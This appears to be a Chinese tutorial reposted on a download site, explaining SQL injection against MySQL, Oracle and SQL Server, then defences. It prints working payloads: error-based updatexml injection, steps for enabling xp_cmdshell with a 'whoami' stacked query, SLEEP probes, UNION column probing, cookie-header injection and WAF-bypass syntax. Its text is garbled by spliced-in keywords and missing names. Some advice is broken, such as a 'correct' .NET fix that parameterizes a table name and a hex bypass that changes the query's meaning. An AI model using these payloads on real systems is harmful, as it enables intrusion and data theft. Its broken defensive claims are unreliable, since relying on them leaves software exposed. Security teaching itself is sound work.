双旋网络
SQL注入攻击原理与防御实战解析

SQL注入攻击原理与防御实战解析
1. 为什么SQL注入至今仍是头号Web威胁?
2023年OWASP Top 10榜单中sql注入漏洞网站源码,注入漏洞(包括SQL注入)依然稳居首位。我在渗透测试工作中发现SQL注入攻击原理与防御实战解析,超过60%的中小型网站存在可被利用的SQL注入点。这种诞生于1998年的攻击方式,为何能经久不衰?核心原因在于开发者对数据库查询机制的误解。


SQL注入的本质是”数据与代码的混淆”。当用户输入被直接拼接到SQL语句时,攻击者通过构造特殊字符串,就能改变原有查询逻辑。举个生活化的例子:就像把陌生人写的便签直接贴进公司公告栏,而没检查内容是否合规。
2. 三种主流数据库的注入原理深度拆解 2.1 MySQL注入:灵活多变的攻击面
MySQL的注释特性(– , #, /* */)和字符串拼接方式,使其成为注入攻击的重灾区。一个典型的报错注入过程:
-- 原始语句
SELECT * FROM users WHERE id = 1
-- 注入后
SELECT * FROM users WHERE id = 1 AND updatexml(1,concat(0x7e,(SELECT @@version),0x7e),1)
这个攻击利用了MySQL的XML函数报错回显特性。我在实际测试中发现,()比()成功率更高,特别是在MySQL 5.7+版本中。
关键技巧:遇到WAF拦截时,尝试用 /*!()*/ 替代(),这是MySQL特有的语法糖,能绕过部分过滤规则。
2.2 注入:权限分明的攻防战场
的权限体系让注入利用更加复杂。通过以下语句可以获取数据库版本:
SELECT banner FROM v$version WHERE rownum=1
但想要执行系统命令,必须获取DBA权限。我常用的提权方法是利用.:
SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','getHostAddress') FROM dual
这种攻击成功率取决于服务器是否安装了Java组件。在最近一次银行系统渗透中,正是这个漏洞让我拿到了整个数据库集群的控制权。
2.3 SQL 注入:存储过程带来的风险
SQL 的扩展存储过程是攻击者的最爱。开启方式:
EXEC sp_configure 'show advanced options', 1
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', 1
RECONFIGURE
在某个政府项目审计中SQL注入攻击原理与防御实战解析,我发现开发团队竟然在应用代码中直接使用sa账户连接数据库。通过简单的联合查询注入,仅用3分钟就获得了系统级shell:
'; EXEC master..xp_cmdshell 'whoami' --
3. 从零开始构造注入攻击链 3.1 探测阶段:识别注入点的艺术

使用经典的 ' and '1'='1 与 ' and '1'='2 组合测试。最近遇到个有趣案例:某CMS系统对单引号过滤,但对反引号(`)毫无防备,最终通过以下成功注入:
SELECT * FROM `articles` WHERE id=`1` AND (SELECT 1 FROM (SELECT SLEEP(5))x)`
延时5秒的响应确认了注入漏洞存在。
3.2 信息收集:数据库指纹识别
不同数据库的识别技巧:
在CTF比赛中,我常用差分法快速判断数据库类型:分别提交 AND 1=1 和 AND 1=2 ,观察返回差异。SQL 对布尔逻辑的处理方式与其他数据库有明显区别。
3.3 数据提取:绕过列数限制的妙招
当遇到 The used have a of 错误时sql注入漏洞网站源码,可以:
先用 ORDER BY n 确定列数 采用NULL填充:
UNION SELECT NULL,NULL,NULL FROM information_schema.tables--
逐步替换NULL为实际查询 4. 高级绕过技术与实战案例 4.1 编码绕过:十六进制的魔法
某次金融系统渗透中,WAF完全过滤了关键字。解决方案:
' AND 1=1 UNION ALL SELECT 1,2,3 FROM users--
转换为十六进制:
' AND 1=1 UNION ALL SELECT 0x312C322C33 FROM users--
4.2 非常规注入点:HTTP头部的陷阱
除了常见的GET/POST参数,这些位置也可能存在注入:
最近发现某电商平台的日志分析系统存在注入:
Cookie: user=1' AND (SELECT COUNT(*) FROM admin_users)>0--
4.3 二阶注入:潜伏的杀手
这种注入方式在插入数据时不触发,但在后续查询中爆发。例如用户注册时:
INSERT INTO users VALUES ('admin'-- ', 'password')
后续查询变成:
SELECT * FROM users WHERE username='admin'-- ' AND password='xxx'
5. 防御体系的构建之道 5.1 参数化查询:不是万能的银弹
虽然参数化查询能防住大部分注入,但在这些场景仍可能失效:
.NET中的正确做法:
// 错误示范
string sql = "SELECT * FROM " + tableName;
// 正确做法
var cmd = new SqlCommand("SELECT * FROM @table");
cmd.Parameters.Add("@table", SqlDbType.NVarChar).Value = tableName;
5.2 最小权限原则:数据库账户的权限控制
建议创建不同权限等级的账户:
在MySQL中实施:
CREATE USER 'webuser'@'%' IDENTIFIED BY 'complexP@ssw0rd';
GRANT SELECT ON app_db.* TO 'webuser'@'%';
5.3 WAF规则配置:从误报到精准防护
基于的核心规则:
SecRule ARGS "@detectSQLi" "id:1000,phase:2,deny"
需要根据业务调整:
6. 从攻击者视角看防御
去年我负责某交易所的安全加固,通过以下步骤彻底杜绝了SQL注入:
代码审计:发现137处潜在注入点 自动化改造:用ORM替换原生SQL 流量分析:部署机器学习WAF 蜜罐诱捕:伪造注入漏洞记录攻击行为
三个月后,系统成功抵御了超过2万次注入尝试,其中15次是高级APT组织发起的针对性攻击。这个案例证明,多层防御体系才是治本之策。
在防御方案设计时,我常采用”攻击树”分析法:从攻击者的可能路径倒推防御点。比如获取管理员密码这个目标sql注入漏洞网站源码,攻击者可能尝试:
针对每个节点部署相应防御,形成立体防护网。这种思维方式让我在多个金融级项目中成功构建了难以攻破的防御体系。
1. 本站所有资源来源于用户上传和网络,如有侵权请联系站长!
2. 分享目的仅供大家学习和交流,您必须在下载后24小时内删除!
3. 不得使用于非法商业用途,不得违反国家法律。否则后果自负!
4. 本站提供的源码、模板、插件等等其他资源,都不包含技术服务请大家谅解!
5. 如有链接无法下载、失效或广告,请联系站长处理!
6. 本站不售卖代码,资源标价只是站长收集整理的辛苦费!如果您喜欢该程序,请支持正版软件,购买注册,得到更好的正版服务。
7. 站长QQ号码 2205675299
资源库 - 资源分享下载网 » SQL注入攻击原理与防御实战解析

常见问题FAQ
- 关于资源售价和售后服务的说明?
- 代码有没有售后服务和技术支持?
- 有没有搭建服务?
- 链接地址失效了怎么办?
- 关于解压密码